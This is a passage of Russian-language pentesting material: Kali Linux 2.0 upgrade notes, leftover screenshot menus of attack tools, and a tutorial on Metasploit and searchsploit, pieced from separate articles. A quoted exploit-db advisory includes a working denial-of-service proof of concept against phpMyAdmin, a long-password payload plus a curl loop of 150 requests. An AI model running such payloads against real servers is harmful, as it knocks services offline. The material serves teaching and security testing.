Если вы хотите сделать ваше собственное виртуальное окружение, вы можете проконсультироваться с нашей документацией на сайте, как установить различные виртуальные гостевые инструменты для более гладкого опыта.

TL;DR. Где скачать мою Kali 2.0?

Если Kali 1.0 была **сфокусирована на создании крепкой инфраструктуры**, то Kali 2.0 **фокусируется на капитальный пересмотр пользовательского опыта и поддержании обновлёнными пакеты и инструменты в репозиториях**. Наряду с этим, в Kali Linux 2.0 привносятся много интересных обновлений… Вы можете отправиться на страницу загрузки Kali Linux 2.0, чтобы получить ваше добро.

Скачивайте все программы, в том числе и Kali Linux только с официальных сайтов!

Всё ещё TL; Всё ещё DR. Как я могу обновиться до Kali 2.0?

Да, вы **можете** обновиться с Kali 1.x до Kali 2.0! Чтобы это сделать вам нужно отредактировать ваш файл source.list и запустить **dist-upgrade** как это показано ниже. Если вы использовали некорректные или посторонние репозитории Kali или вручную устанавливали или перезаписывали пакеты Kali помимо **apt**, ваше обновление до Kali 2.0 может потерпеть неудачу. Сюда относятся скрипты вроде lazykali.sh, PTF ручное клонирование git в некорректные директории и т. д. Всё это будет вызывать проблемы с существующими файлами в файловой системе и, как результат, приведёт к срыву обновления. Если вы что-то делали из этого, то вам лучше переустановить вашу ОС с нуля.

В противном случае делайте так:

```
cat << EOF > /etc/apt/sources.list
deb http://http.kali.org/kali sana main non-free contrib
deb http://security.kali.org/kali-security/ sana/updates main contrib non-free
EOF

apt-get update
apt-get dist-upgrade # выпейте кофе или 10.
reboot
```

Metasploit Community / Pro больше не поставляется в Kali

По запросу Rapid7, мы **удалили пакеты Metasploit Community / Pro** из Kali Linux и теперь хостим только открытый пакет **metasploit-framework**. Всем вам, кому требуются версии Community или Pro, вам нужно **загрузить его с Rapid7**, а затем зарегистрировать и ввести ваши собственные персональные данные, чтобы получить лицензию. В дополнение, *команда Rapid7 больше не поддерживает пакет Metasploit в Kali*, это принесло некоторые существенные изменения — мы переехали на «нативную» (родную) установку, и теперь вместо запуска одной связки всего требуемого программного обеспечения, которое нужно для запуска Metasploit в одном большом пакете, мы используем родные зависимости внутри Kali для поддержания пакета **metasploit-framework**. Это стало результатом более **быстрой, гладкой работы и упрощённой интеграции** с зависимостями Metasploit. Для более подробно информации об этом, проверьте нашу страницу документации Metasploit Framework в Kali.

Запуск Metasploit Framework в Kali Linux 2.0

Из-за перечисленных выше изменений в пакете **metasploit-framework**, есть несколько небольших изменений в том, как запустить Metasploit в Kali — в частности, **больше нет службы metasploit**. Здесь как запустить Metasploit Framework с поддержкой базы данных в Kali Linux 2.0:

```
# Запуск Postgresql Database
/etc/init.d/postgresql start


# Инициализируем базу данных Metasploit Framework
msfdb init

# Запускаем msfconsole
msfconsole
```


Ваша Kali 2.0 фуу, только что обновился

Kali Linux 2.0 — это серьёзный шаг вперёд для нас, мы **непрерывно улучшаем этот дистрибутив**. Мы надеемся вам понравится новый вид, функции, инструменты и рабочий процесс.

Несколько скриншотов Kali 2.0:






Приложения
Места
Вторник, 21:31
en
Найти...
01-Informati...
02-Vulnerab...
03-WebApps
04-Database
05-Password
06-Wireless
07-Reversing
08-Exploit
09-Sniffing
10-PostExpl
11-Forensics
12-Reporting
armitage
beef xss fram...
ginguma
inguma
metasploit fr...
searchsploit
social engine...
sqlmap
termineter
Популярные
Все


Приложения
Места
Вторник, 21:34
en
Избранное
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - System Services
Usual applications
Обзор
aircrack-ng
chirp
cowpatty
fern wifi cracker
giskismet
gqrx
kismet
mdk3
mfoc
mfterm
pixiewps
reaver
wifite

Глава 42. Как запустить Metasploit Framework в Kali Linux 1.1

Metasploit Exploitation Framework — это инструмент для тестирования на проникновение. Он содержит большую базу эксплойтов, позволяет использовать их прямо из Metasploit. Существует две версии Metasploit, в этом уроке я рассматриваю бесплатную версию.

searchsploit — это инструмент для поиска эксплойтов. Содержит базу, по моим наблюдениям, более обширную, чем Metasploit. Но не содержит функции использования эксплойтов.

На всякий случай, разберёмся с терминологией. **Эксплойт — это готовая программа, которая, используя конкретную уязвимость, автоматизирует процесс проникновения или повышения прав или другое несанкционированное действие, которое является следствием уязвимости.**

Обе программы не сложны, но нужно знать, что и как там делать. Обе эти программы включены в Kali Linux «из коробки». Поэтому, возможно, вас также заинтересуют статьи:

- Как запустить Metasploit Framework в Kali Linux
- Как установить Kali Linux: подробная инструкция для установки на компьютер и в виртуальную машину

Я буду рассматривать работу с этими программами в **Kali Linux**, но на самом деле, эти утилиты можно установить на любой Linux.

searchsploit

Это программа только для поиска известных эксплойтов. Чтобы вывести справку по ней, наберите в командной строке:

```
searchsploit -h
```

```
root@kali-mial: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~# searchsploit -h
Usage  : searchsploit [OPTIONS] term1 [term2] ... [termN]
Example: searchsploit oracle windows local

=========
 OPTIONS
=========
 -c          - Perform case-sensitive searches; by default,
               searches will try to be greedy
 -v          - By setting verbose output, description lines
               are allowed to overflow their columns
 -h, --help  - Show help screen

NOTES:
 - Use any number of search terms you would like (minimum: 1)
 - Search terms are not case sensitive, and order is irrelevant
root@kali-mial:~#
```


Всё просто как 5 копеек:

Ключ **-c** для выполнения чувствительного к регистру поиска.


Ключ **-v** для подробного вывода, линии с описанием могут переполнять их колонки.

На мой взгляд, обе опции не несут ничего интересного. Для поиска просто набираете searchsploit и ключевые слова (можно несколько), разделённые пробелом:

```
searchsploit phpmyadmin
```



```
searchsploit wordpress
```




Думаю, идея понятна. Можете искать по конкретным приложениям (и их версиям), операционным системам, плагинам и т. д.

Давайте посмотрим внимательно на вывод: есть файлы следующих типов: **.c, .pl, .txt, .sh, .php, .rb, .py, .zip, .java, .asm, .htm** и др.

Файлы с расширением **.txt** можно только читать — открывайте его любым блокнотом и читай об уязвимости. Содержимое этих файлов, обычно, следующее: описание

уязвимости, пример использования, источник, информация о подверженных уязвимости версиях и т. д.


Файл Правка Инструменты Синтаксис Буферы Окно Справка

```
=============
DESCRIPTION:
=============
A vulnerability present in in phpMyAdmin 4.0.x before 4.0.10.7, 4.1. x
before 4.1.14.8, and 4.2.x before 4.2.13.1 allows remote attackers to
cause a denial of service (resource consumption) via a long password.
CVE-2014-9218 was assigned

=============
Time Line:
=============
December 3, 2014 - A phpMyAdmin update and the security advisory is
published.

=============
Proof of Concept:
=============

*1 - Create the payload.*

$ echo -n "pma_username=xxxxxxxx&pma_password=" > payload && printf "%s"
{1..1000000} >> payload

*2 - Performing the Denial of Service attack.*

$ for i in `seq 1 150`; do (curl --data @payload
http://your-webserver-installation/phpmyadmin/ --silent > /dev/null &) done

=============
Authors:
=============

-- Javer Nieto -- http://www.behindthefirewalls.com
-- Andres Rojas -- http://www.devconsole.info
=============

References:
=====================================================================


*
http://www.behindthefirewalls.com/2014/12/when-cookies-lead-to-dos-in-phpmyadmin.html
* http://www.phpmyadmin.net/home_page/security/PMASA-2014-17.php
~
```

Файлы с расширением **.rb** написаны на языке Ruby, запускать их нужно так:

ruby + пробел + расположение файла.

Пример:

```
ruby /usr/share/exploitdb/platforms/php/webapps/28126.rb
```



Некоторые файлы .rb выдернуты из Metasploit. Если при обычном запуске программа жалуется на отсутствие чего-то, а в коде программы встречается строка:

```
require 'msf/core'
```

